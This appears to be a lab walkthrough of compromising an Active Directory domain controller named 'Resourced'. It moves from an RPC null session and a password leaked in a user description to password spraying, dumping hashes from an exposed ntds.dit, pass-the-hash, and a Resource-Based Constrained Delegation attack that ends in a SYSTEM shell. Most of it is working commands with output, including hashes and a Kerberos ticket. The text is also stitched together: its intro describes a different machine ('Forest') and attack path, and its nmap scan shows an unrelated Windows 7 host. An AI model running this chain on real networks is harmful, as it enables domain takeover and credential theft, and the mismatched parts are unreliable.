Resourced
Forest is a Windows Server 2019 Domain Controller on HackTheBox. The path covers null-session RPC enumeration, AS-REP Roasting, BloodHound AD analysis, and ultimately DCSync via an Exchange Windows Permissions WriteDacl abuse chain.
Enumeration
Port Scan
nmap 192.168.205.45 -sC -sV -p 80,135,139,445,3389,3573 -oN nmap.txtPORT STATE SERVICE VERSION
80/tcp open http GoAhead WebServer (WAP http config)
| http-title: HP Power Manager
|_Requested resource was http://192.168.205.45/index.asp
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Ultimate N 7600 microsoft-ds
3389/tcp open tcpwrapped
| rdp-ntlm-info:
| Target_Name: KEVIN
| NetBIOS_Domain_Name: KEVIN
| NetBIOS_Computer_Name: KEVIN
| DNS_Domain_Name: kevin
| DNS_Computer_Name: kevin
| Product_Version: 6.1.7600bu
|_ System_Time: 2026-08-02T09:06:54+00:00
3573/tcp open tag-ups-1?
Service Info: OS: Windows; Device: WAP; CPE: cpe:/o:microsoft:windowsRPC Enumeration
I’ve tried enum smb and ldap, however on these service I can’t found anything. so the last thing is by enumeration RPC service
$ rpcclient -U "" -N 192.168.154.175
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[M.Mason] rid:[0x44f]
user:[K.Keen] rid:[0x450]
user:[L.Livingstone] rid:[0x451]
user:[J.Johnson] rid:[0x452]
user:[V.Ventz] rid:[0x453]
user:[S.Swanson] rid:[0x454]
user:[P.Parker] rid:[0x455]
user:[R.Robinson] rid:[0x456]
user:[D.Durant] rid:[0x457]
user:[G.Goldberg] rid:[0x458]
rpcclient $>
RPC service accept without any credentials, then it show list user
rpcclient $> queryuser 0x453
        User Name   :   V.Ventz
        Full Name   :
        Home Drive  :
        Dir Drive   :
        Profile Path:
        Logon Script:
        Description :   New-hired, reminder: HotelCalifornia194!
        Workstations:
        Comment     :
        Remote Dial :
        Logon Time               :      Thu, 01 Jan 1970 07:00:00 WIB
        Logoff Time              :      Thu, 01 Jan 1970 07:00:00 WIB
        Kickoff Time             :      Thu, 14 Sep 30828 09:48:05 WIB
        Password last set Time   :      Fri, 01 Oct 2021 18:14:52 WIB
        Password can change Time :      Sat, 02 Oct 2021 18:14:52 WIB
        Password must change Time:      Thu, 14 Sep 30828 09:48:05 WIB
        unknown_2[0..31]...
        user_rid :      0x453
        group_rid:      0x201
        acb_info :      0x00000210
        fields_present: 0x00ffffff
        logon_divs:     168
        bad_password_count:     0x00000000
        logon_count:    0x00000000
        padding1[0..7]...
        logon_hrs[0..21]...
on user V.Ventz, the Description give the password
Foothold
By trying bruteforce every username for every service using nxc
$ nxc smb 192.168.154.175 -u users.txt -p pw.txt --continue-on-success
SMB         192.168.154.175 445    RESOURCEDC       [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESOURCEDC) (domain:resourced.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\M.Mason:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\K.Keen:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\L.Livingstone:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\J.Johnson:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [+] resourced.local\V.Ventz:HotelCalifornia194!
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\S.Swanson:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\P.Parker:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\R.Robinson:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\D.Durant:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\G.Goldberg:HotelCalifornia194! STATUS_LOGON_FAILURE
SMB         192.168.154.175 445    RESOURCEDC       [-] resourced.local\:HotelCalifornia194! STATUS_LOGON_FAILURE
that the credentials works for SMB service, then continue to enumerate the SMB service
$ nxc smb 192.168.154.175 -u 'V.Ventz' -p 'HotelCalifornia194!' --shares -M spider_plus
SMB         192.168.154.175 445    RESOURCEDC       [*] Windows 10 / Server 2019 Build 17763 x64 (name:RESOURCEDC) (domain:resourced.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         192.168.154.175 445    RESOURCEDC       [+] resourced.local\V.Ventz:HotelCalifornia194!
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] Started module spidering_plus with the following options:
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*]  DOWNLOAD_FLAG: False
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*]     STATS_FLAG: True
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] EXCLUDE_FILTER: ['print$', 'ipc$']
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*]   EXCLUDE_EXTS: ['ico', 'lnk']
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*]  MAX_FILE_SIZE: 50 KB
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*]  OUTPUT_FOLDER: /home/rin/.nxc/modules/nxc_spider_plus
SMB         192.168.154.175 445    RESOURCEDC       [*] Enumerated shares
SMB         192.168.154.175 445    RESOURCEDC       Share           Permissions     Remark
SMB         192.168.154.175 445    RESOURCEDC       -----           -----------     ------
SMB         192.168.154.175 445    RESOURCEDC       ADMIN$                          Remote Admin
SMB         192.168.154.175 445    RESOURCEDC       C$                              Default share
SMB         192.168.154.175 445    RESOURCEDC       IPC$            READ            Remote IPC
SMB         192.168.154.175 445    RESOURCEDC       NETLOGON        READ            Logon server share
SMB         192.168.154.175 445    RESOURCEDC       Password Audit  READ
SMB         192.168.154.175 445    RESOURCEDC       SYSVOL          READ            Logon server share
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [+] Saved share-file metadata to "/home/rin/.nxc/modules/nxc_spider_plus/192.168.154.175.json".
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] SMB Shares:           6 (ADMIN$, C$, IPC$, NETLOGON, Password Audit, SYSVOL)
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] SMB Readable Shares:  4 (IPC$, NETLOGON, Password Audit, SYSVOL)
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] SMB Filtered Shares:  1
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] Total folders found:  18
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] Total files found:    9
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] File size average:    4.45 MB
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] File size min:        22 B
SPIDER_PLUS 192.168.154.175 445    RESOURCEDC       [*] File size max:        24 MB

$ cat 192.168.154.175.json
{
    "NETLOGON": {},
    "Password Audit": {
        "Active Directory/ntds.dit": {
            "atime_epoch": "2021-10-05 15:49:16",
            "ctime_epoch": "2021-10-05 15:49:15",
            "mtime_epoch": "2021-10-05 15:49:16",
            "size": "24 MB"
        },
        "Active Directory/ntds.jfm": {
            "atime_epoch": "2021-10-05 15:49:16",
            "ctime_epoch": "2021-10-05 15:49:16",
            "mtime_epoch": "2021-10-05 15:49:16",
            "size": "16 KB"
        },
        "registry/SECURITY": {
            "atime_epoch": "2021-10-05 15:49:16",
            "ctime_epoch": "2021-10-05 15:49:16",
            "mtime_epoch": "2021-10-05 15:49:16",
            "size": "64 KB"
        },
        "registry/SYSTEM": {
            "atime_epoch": "2021-10-05 15:49:16",
            "ctime_epoch": "2021-10-05 15:49:16",
            "mtime_epoch": "2021-10-05 15:49:16",
            "size": "16 MB"
        }
    },
    ...
}
By using module -M spider_plus, it tells on shares Password Audit there’s file ntds.dit, and SYSTEM, that we can use to dump hash password that stored on the Host
$ impacket-secretsdump -ntds ntds.dit -system SYSTEM LOCAL
Impacket v0.14.0.dev0+20260708.160148.cbcf4f86 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x6f961da31c7ffaf16683f78e04c3e03d
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 9298735ba0d788c4fc05528650553f94
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12579b1666d4ac10f0f59f300776495f:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
RESOURCEDC$:1000:aad3b435b51404eeaad3b435b51404ee:9ddb6f4d9d01fedeb4bccfb09df1b39d:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:3004b16f88664fbebfcb9ed272b0565b:::
M.Mason:1103:aad3b435b51404eeaad3b435b51404ee:3105e0f6af52aba8e11d19f27e487e45:::
K.Keen:1104:aad3b435b51404eeaad3b435b51404ee:204410cc5a7147cd52a04ddae6754b0c:::
L.Livingstone:1105:aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505c2d46b5e39d6f808:::
J.Johnson:1106:aad3b435b51404eeaad3b435b51404ee:3e028552b946cc4f282b72879f63b726:::
V.Ventz:1107:aad3b435b51404eeaad3b435b51404ee:913c144caea1c0a936fd1ccb46929d3c:::
S.Swanson:1108:aad3b435b51404eeaad3b435b51404ee:bd7c11a9021d2708eda561984f3c8939:::
P.Parker:1109:aad3b435b51404eeaad3b435b51404ee:980910b8fc2e4fe9d482123301dd19fe:::
R.Robinson:1110:aad3b435b51404eeaad3b435b51404ee:fea5a148c14cf51590456b2102b29fac:::
D.Durant:1111:aad3b435b51404eeaad3b435b51404ee:08aca8ed17a9eec9fac4acdcb4652c35:::
G.Goldberg:1112:aad3b435b51404eeaad3b435b51404ee:62e16d17c3015c47b4d513e65ca757a2:::
...
Next to do after found list hash and username is bruteforce for every credential and every service
$ nxc winrm target 192.168.154.175 -u users.txt -H hash.txt
WINRM       192.168.154.175 5985   RESOURCEDC       [*] Windows 10 / Server 2019 Build 17763 (name:RESOURCEDC) (domain:resourced.local)
WINRM       192.168.154.175 5985   RESOURCEDC       [-] resourced.local\Administrator:12579b1666d4ac10f0f59f300776495f
WINRM       192.168.154.175 5985   RESOURCEDC       [-] resourced.local\Guest:12579b1666d4ac10f0f59f300776495f
WINRM       192.168.154.175 5985   RESOURCEDC       [-] resourced.local\RESOURCEDC$:12579b1666d4ac10f0f59f300776495f
WINRM       192.168.154.175 5985   RESOURCEDC       [-] resourced.local\krbtgt:12579b1666d4ac10f0f59f300776495f
WINRM       192.168.154.175 5985   RESOURCEDC       [-] resourced.local\M.Mason:12579b1666d4ac10f0f59f300776495f
...
WINRM       192.168.154.175 5985   RESOURCEDC       [-] resourced.local\K.Keen:19a3a7550ce8c505c2d46b5e39d6f808
WINRM       192.168.154.175 5985   RESOURCEDC       [+] resourced.local\L.Livingstone:19a3a7550ce8c505c2d46b5e39d6f808 (Pwn3d!)
Running nxc against 2 targets ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100% 0:00:00
Finally we got credential that can be use to access the machine.
Initial Access
Read local.txt
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> whoami /all

USER INFORMATION
----------------

User Name               SID
======================= ============================================
resourced\l.livingstone S-1-5-21-537427935-490066102-1511301751-1105

*Evil-WinRM* PS C:\Users\L.Livingstone\Desktop> type local.txt
b0e902c81857102090b4e4efec6277f5
Privilege Escalation
extract data for bloodhound using bloodhound-ce-python
$ bloodhound-ce-python -u 'L.Livingstone' --hashes 'aad3b435b51404eeaad3b435b51404ee:19a3a7550ce8c505c2d46b5e39d6f808' -ns 192.168.154.175 -d resourced.local -c All --zip
On bloodhound, it tells that user L.Livingstone has outbound control to computer ResourceDC.resouced.local, that we can use Resource-Based Constrained Delegation attack
Follow the instruction for windows on bloodhound, but we have to upload PowerView and Powermad.ps1 first.
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> upload /home/rin/app/Powermad.ps1
Info: Uploading /home/rin/app/Powermad.ps1 to C:\Users\L.Livingstone\Documents\Powermad.ps1
Data: 180768 bytes of 180768 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> upload /home/rin/app/PowerView.ps1
Info: Uploading /home/rin/app/PowerView.ps1 to C:\Users\L.Livingstone\Documents\PowerView.ps1
Data: 1027036 bytes of 1027036 bytes copied

*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> import-module .\Powermad.ps1
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> import-module .\PowerView.ps1
After import the module, create new account computer
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> New-MachineAccount -MachineAccount FakeComputer -Password $(ConvertTo-SecureString 'Password123456' -AsPlainText -Force) -Verbose
Verbose: [+] Domain Controller = ResourceDC.resourced.local
Verbose: [+] Domain = resourced.local
Verbose: [+] SAMAccountName = FakeComputer$
Verbose: [+] Distinguished Name = CN=FakeComputer,CN=Computers,DC=resourced,DC=local
[+] Machine account FakeComputer added
after create new account computer, we get SID from FakeComputer
$ComputerSid = Get-DomainComputer FakeComputer -Properties objectsid | Select -Expand objectsid then, create Security Descriptor that give access to SID of FakeComputer
$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;$($ComputerSid))"
$SDBytes = New-Object byte[] ($SD.BinaryLength)
$SD.GetBinaryForm($SDBytes, 0)
Next, Replace the DC machine with any target machine
Get-DomainComputer DC | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -VerboseNow, assign the delegation privilege to add our FakeComputer to the DC machine trusted list
Get-DomainComputer DC -Properties ‘msds-allowedtoactonbehalfofotheridentity’Next, upload Rubeus to the compromised machine, then generate RC4 hash for the FakeComputer account with the same password
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> upload /usr/share/windows-resources/rubeus/Rubeus.exe
Info: Uploading /usr/share/windows-resources/rubeus/Rubeus.exe to C:\Users\L.Livingstone\Documents\Rubeus.exe
Data: 370688 bytes of 370688 bytes copied
Info: Upload successful!
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> .\Rubeus.exe hash /password:Password123456 /user:FakeComputer$ /domain:resourced.local

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4
[*] Action: Calculate Password Hash(es)

[*] Input password             : Password123456
[*] Input username             : FakeComputer$
[*] Input domain               : resourced.local
[*] Salt                       : RESOURCED.LOCALhostfakecomputer.resourced.local
[*]       rc4_hmac             : FFCE0C45C18CFDBB3EC16289A9D704DA
[*]       aes128_cts_hmac_sha1 : B8BA484AEB98FDD19EDB747586901D15
[*]       aes256_cts_hmac_sha1 : 43CD5788D77E3906450B68804DBFE47DCE1ADAC909ACE43394F06849E48FCB35
[*]       des_cbc_md5          : 7319E3BC37739E4C
next, requesting service ticket to impersonate the administator
*Evil-WinRM* PS C:\Users\L.Livingstone\Documents> .\Rubeus.exe s4u /user:FakeComputer$ /rc4:FFCE0C45C18CFDBB3EC16289A9D704DA /impersonateuser:administrator /msdsspn:cifs/ResourceDC.resourced.local /ptt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4

[*] Action: S4U

[*] Using rc4_hmac hash: FFCE0C45C18CFDBB3EC16289A9D704DA
[*] Building AS-REQ (w/ preauth) for: 'resourced.local\FakeComputer$'
[+] TGT request successful!
[*] base64(ticket.kirbi):
...
[*] Impersonating user 'administrator' to target SPN 'cifs/ResourceDC.resourced.local'
[*] Using domain controller: ResourceDC.resourced.local (::1)
[*] Building S4U2proxy request for service: 'cifs/ResourceDC.resourced.local'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/ResourceDC.resourced.local':

      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
      b3VyY2VkLmxvY2Fs
[+] Ticket successfully imported!
Then save the kirbi ticket to the file, and since the ticket is on base64 encoding, decode first the ticket
$ base64 -d ticket.kirbi.b64 > ticket.kirbinow, convert the ticket to ccache then login to the machine as administrator using the kirbi ticket
$ impacket-ticketConverter ticket.kirbi ticket.ccache
Impacket v0.14.0.dev0+20260708.160148.cbcf4f86 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done


$ KRB5CCNAME=ticket.ccache impacket-psexec resourced.local/administrator@ResourceDC.resourced.local -k -no-pass -target-ip 192.168.154.175
Impacket v0.14.0.dev0+20260708.160148.cbcf4f86 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.154.175.....
[*] Found writable share ADMIN$
[*] Uploading file hRCZqxBx.exe
[*] Opening SVCManager on 192.168.154.175.....
[*] Creating service ISJU on 192.168.154.175.....
[*] Starting service ISJU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.2145]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> whoami
nt authority\system
Root flag → C:\Users\Administrator\Desktop\root.txt
Summary
| Step | Technique |
|---|---|
| Recon | RPC null session |
| Foothold | password leak on RPC description |
| Initial Access | leaked hash NTLM on SMB shares Password Audit |
| Privilege Escalation | Bloodhound Abuse Resource-Based Constrained Delegation |